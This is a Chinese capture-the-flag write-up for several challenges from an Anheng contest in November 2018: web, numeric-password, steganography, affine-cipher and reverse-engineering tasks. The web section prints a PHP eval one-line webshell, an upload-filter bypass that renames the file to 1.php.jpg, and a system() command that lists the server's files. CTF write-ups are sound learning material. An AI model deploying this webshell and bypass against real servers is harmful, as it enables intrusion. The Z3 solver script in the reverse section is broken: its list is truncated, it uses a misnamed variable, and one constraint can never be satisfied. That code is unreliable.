CTF-安恒18年十一月月赛部分writeup

转载

weixin_33786077 于 2018-12-14 10:18:00 发布 412 收藏 1
文章标签： php
原文链接：http://www.cnblogs.com/pureqh/p/10015337.html

安恒十一月月赛writeup

昨天做了一下十一月的题目，不才只做出来几道

签到web1

这个是十月的原题，因为忘了截图所以只能提供思路

Web消息头包含了登陆框的密码

输入密码后进入上传页面，上传一句话木马1.jpg，

<?php @eval($_POST['cmd']);?>

使用burp将上传文件名改为1.php.jpg

然后post数据发现已经getshell


Flag就在上一层目录里所以post数据:system('dir ../');

得出flag为：flag{698539765730b69026796420b9201e03}

具体可以参考：https://www.jianshu.com/p/e1af7cc3483d

MISC1-Numeric password

题目：



解题过程：

起初并不知道这是啥，然后百度了一下下面的名词，发现

有点意思，然后进去看看，发现了对应关系，

数字密码表

数字	数字密码	数字	数字密码	数字	数字密码	数字	数字密码
1	树	26	二流子	51	工人	76	气流
2	鸭子	27	耳机	52	窝儿	77	双锄戏喜鹊
3	耳朵	28	恶霸	53	五行山	78	青蛙
4	红旗	29	阿胶	54	青年	79	气球
5	钩子	30	三菱轿车	55	火车	80	巴黎铁塔
6	勺子	31	鲨鱼	56	蜗牛	81	军人
7	斧头	32	扇儿	57	手枪	82	靶儿
8	溜冰鞋	33	伞	58	尾巴	83	烟花
9	猫	34	三点式泳衣	59	棺材	84	巴士
10	棒球	35	珊瑚	60	榴莲	85	白虎
11	筷子	36	山鹿	61	儿童	86	八路军
12	太阳	37	山鸡	62	炉儿	87	白旗
13	巫婆	38	女人	63	流沙	88	爸爸
14	戒指	39	三角尺	64	螺丝	89	芭蕉
15	圆月	40	司令	65	锣鼓	90	精灵
16	玫瑰	41	司仪	66	两只蝌蚪	91	球衣
17	雨	42	柿儿	67	绿旗	92	球儿
18	彩票	43	石山	68	喇叭	93	救生圈
19	高尔夫球	44	石狮	69	八卦	94	调酒师
20	香烟	45	师父	70	麒麟	95	酒壶
21	鳄鱼	46	石榴	71	奇异果	96	九牛
22	双胞胎	47	司机	72	企鹅	97	鑫建华
23	乔丹	48	石板	73	花旗参	98	酒吧
24	手表	49	毛泽东	74	骑士	99	舅舅
25	二胡	50	武林盟主	75	舞女	00	眼镜

00	望远镜	10	棒球
01	灵药	11	筷子
02	铃儿	12	婴儿
03	元宝（领赏）	13	医生
04	麻花（零食）	14	钥匙
05	鹦鹉	15	园月
06	路标（领路）	16	玫瑰
07	令旗	17	仪器
08	泥巴	18	人民币
09	菱角	19	药酒

20	二石	30	三菱轿車
21	报纸/鳄鱼	31	山芋/鲨鱼
22	饿鹅	32	扇儿
23	乔丹	33	钻石/伞
24	鹅卵石/表	34	绅士
25	二胡	35	珊瑚
26	二流子	36	山鹿
27	耳机	37	山鸡
28	恶霸	38	口红
29	阿胶	39	三角尺

40	司令	50	武林（大刀）	60	榴莲	70	（冰）激凌
41	话筒（司仪）	51	（安全帽）工人	61	儿童	71	奇异（果）
42	柿儿	52	斧儿	62	炉儿	72	企鹅
43	石山	53	武僧（少林寺）	63	刘三（姐）	73	花旗参
44	石狮	54	武士（刀）	64	柳丝	74	骑士
45	师傅	55	火车	65	锣鼓	75	舞女
46	石榴	56	蜗牛	66	两只蝌蚪	76	气流
47	司机（方向盘）	57	武器（手枪）	67	油漆	77	桥
48	石板	58	尾巴	68	喇叭	78	青蛙
49	天安门	59	五角（星）	69	漏斗	79	气球

80	巴黎铁塔	90	酒瓶
81	白蚁	91	球衣
82	靶儿	92	球儿
83	花生	93	救生圈
84	巴士	94	黑板（教师）
85	白虎	95	酒壶
86	白鹿	96	九牛
87	白棋	97	紫荆花/香港
88	爸爸	98	酒吧
89	芭蕉	99	舅舅

然后一个一个找出来，其中21世纪就是21，是在其他数字记忆表找到的，72-企鹅……

72 78 67 73 93 67 25 20 69 20 20 70 69 68 67 70 24 21 27 67 27 20 25 27 21 72 26 20 18 20 70 70 67 70 72 23 20 95

然后试着去换成ASCII码看看，发现

出现了不可显的ASCII码，那flag肯定不是这个，既然数字已经给定了，编码最有可能是凯撒移位


Payload：

写个脚本爆破一下

```
exp =
[72,78,67,73,93,67,25,20,69,20,20,70,69,68,67,70,24,21,27,67,27,20,25,27,21,72,26,20,18,20,70,70,67,70,72,23
,20,95]

flag=""

for i in range(1,127):
    for j in exp:
        flag+=chr(j+i)
    print(flag)
    flag=""
```




flag为：**flag{a72c22dcbad639a92793f8202ddadf52}**

MISC2-我的公子在何方


题目：

解题过程：


压缩包是加密的，打开password，直接输入提示错误。



Base64解一下



读一下txt内容




他有提示说：其载体图像是24位的BMP格式图像

百度一下：载体图像是24位的BMP格式图像隐写工具

下载这个工具

尝试打开图片发现需要密码



然后txt提示：并且密码是与图片主人公演绎的剧中相关的人物

百度搜图

天仙配…其实我根本不知道相关人物是谁，然后百度一下演员表一个一个试吧

七仙女

演员 黄圣依

女，看面貌约19岁左右，实际年龄未知。玉皇大帝和王母娘娘
性格叛逆，爱恨分明，是人们心目中的偶像。她为爱而下凡，

董永

演员 杨子

男，25岁左右，健壮青年，勤奋好学，忠厚纯朴、正直善良，
和英俊而获得七仙女的爱情。在七公主离去后，清明为官，收

张巧嘴

演员 陈洁

张巧嘴女，看面貌约22岁左右，实际年龄未知。活泼可爱，为
的贴身侍女。

发现dongyong就是密码，

到网站http://tool.oschina.net/encrypt解密，一时看不出这是什么加密，那就一个一个试，

什么也没，那应该还是加密了…


密码也不知道是什么，看了题解才知道是dongyong…


Payload：

所以flag为**flag{97db6057a9a113c3e0a2bfb188a92698}**

CRYPTO2-仿射

题目：






解题过程：

题目已经很明了了，是仿射密码，所以到网站http://ctf.ssleye.com/affine.html

解一下，已经提示了b=7那这就好办了，直接爆破a就行

网站也提示了a的取值

在a=9的时候出现了flag




题目要求提交md5所以

Payload：

flag为：**flag{e8cb7b46bcf72d62e74100dd19bc63c6}**

REVERSE2-Generate

题目：



题目要求输入一个数字然后给出flag

解题过程：

到ida看一下程序的逻辑

```
// local variable allocation has failed, the outpu
int __cdecl main(int argc, const char **argv, cons
{
  __int64 v3; // rdx
  __int64 v4; // rcx
  __int64 v5; // r8
  int result; // eax
  char v7; // [rsp+46h] [rbp-Ah]
  char v8; // [rsp+47h] [rbp-9h]
  signed int i; // [rsp+48h] [rbp-8h]
  signed int j; // [rsp+48h] [rbp-8h]
  unsigned int v11; // [rsp+4Ch] [rbp-4h]

  _fentry__(*(_QWORD *)&argc, argv, envp);
  monstartup();
  _main();
  v11 = Getinput(v4, v3, v5);
  v8 = 0;
  for ( i = 0; i <= 31; ++i )
  {
    v7 = v8 ^ v11 ^ byte_404020[i];
    if ( ((unsigned __int8)v7 <= 0x40u || (unsigne
    {
      puts("Error\n");
```

程序刚开始有一个Getinput，跟进看一下

```
int __fastcall Getinput(__int64 a1, __int64 a2, __int64 a3)
{
  _QWORD *v3; // rdi
  __int64 v5; // [rsp+0h] [rbp-80h]
  char DstBuf; // [rsp+20h] [rbp-60h]

  _fentry__(a1, a2, a3);
  memset(&v5 + 4, 0, 0x30ui64);
  v3 = &v5 + 10;
  *(_DWORD *)v3 = 0;
  *((_WORD *)v3 + 2) = 0;
  puts("try to enter a number to generate the flag");
  read(0, &DstBuf, 0x10u);
  return atoi(&DstBuf);
}
```

提示输入信息，输入到DstBuf，输入的数是16字节然后转换为整数，然后传到int型中

```
  char v8; // [rsp+47h] [rbp-9h]
  signed int i; // [rsp+48h] [rbp-8h]
  signed int j; // [rsp+48h] [rbp-8h]
  unsigned int v11; // [rsp+4Ch] [rbp-4h]

  _fentry__(*(_QWORD *)&argc, argv, envp);
  monstartup();
  _main();
  v11 = Getinput(v4, v3, v5);
  v8 = 0;
  for ( i = 0; i <= 31; ++i )
  {
```

无符号整数v11进入循环，循环32次

```
v8 = 0;
for ( i = 0; i <= 31; ++i )
{
  v7 = v8 ^ v11 ^ byte_404020[i];
  if ( ((unsigned __int8)v7 <= 0x40u || (unsigned __int8)v7 > 0x5Au) && v7 != 95 && v7 != 123 && v7 != 125 )
  {
    puts("Error\n");
    exit(1);
  }
  byte_408040[i] = v7;
  v8 ^= byte_404020[i];
  v11 >>= 1;
}
result = is_begin_with(byte_408040, start);
```

V8初始值为0，然后与v11异或，再和异或

疑惑的条件即是判断v7的范围是否在@以上Z以下，且不等于”_”,”{“,” }” ,如果不满足条件提示错误退出，意思就是结果是有范围的，结果在A-Z 和{ } _

接下来的操作是

```
    }
    byte_408040[i] = v7;
    v8 ^= byte_404020[i];
    v11 >>= 1;
```

最后的结果会赋给byte_408040

并且v8会和bayt_404024再次异或，byte_404020为字节

```
; _BYTE byte_404020[32]
byte_404020     db 0A4h, 19h, 4, 82h, 7Eh, 85h, 50h, 0A8h, 0D1h, 0EAh
                                        ; DATA XREF: main+6B↑o
                                        ; main+B9↑o
                db 0E3h, 0F9h, 0E8h, 0E1h, 60h, 3Ah, 1Ah, 0Ah, 87h, 0DDh
                db 0E1h, 61h, 0A0h, 0C0h, 60h, 0A4h, 48h, 28h, 16h, 0Bh
                db 5, 20h
                public start
start           db 'FLAG{',0            ; DATA XREF: main+F0↑o
                align 20h
```

最后每次循环结束都把v11向后移一字节，然后继续进入循环

然后循环完毕后用start函数检测一下结果的开头

```
result = is_begin_with(byte_408040, start);
if ( result )
```

Start为

```
0 start         db 'FLAG{',0
6               align 20h
```

Exp

使用Z3约束解决

```
from z3 import *

def gen():
    print ('[*]Computing key...'        )
    mid=[164,25,4,130,126,133,80,168,209,234,227,249,232,225,96,58,26,10,135,
    num=BitVec('x',64)

    s=Solver()
    s.add(num >= 2 ** 31)
    s.add(num < 2 ** 32)
    num2=0
    b=0
    for i in range(32):
        if i<5:
            s.add((min[num2]^(num&0xff)^b)&0xff==ord("FLAG{"[i]))
        elif 5<=i<31:
            s.add(Or(
                    And((min[num2]^(num&0xff)^b)&0xff==ord("Z"),
                        (min[num2]^(num&0xff)^b)&0xff==ord("A")
                        ),
                    (min[num2]^(num&0xff)^b)&0xff==ord("_")))
        else:
            s.add((min[num2]^(num&0xff)^b)&0xff==ord("}"))

        b^=mid[num2]
        b&=0xff
        num2+=1
        num>>=1
    if s.check() == sat:
        a=s.model()
        print a
        return
    print('[*]No result,end.'   )
if __name__ == '__main__':
    gen()
```

X=3658134498

```
D:\>Generate.exe
try to enter a number to generate the flag
3658134498
Congratulations!
flag is:
FLAG{___ZZLOZEZ_Z__AAPHTZIZ____}
D:\>
```

Flag为flag: **FLAG{___ZZLOZEZ_Z__AAPHTZIZ____}**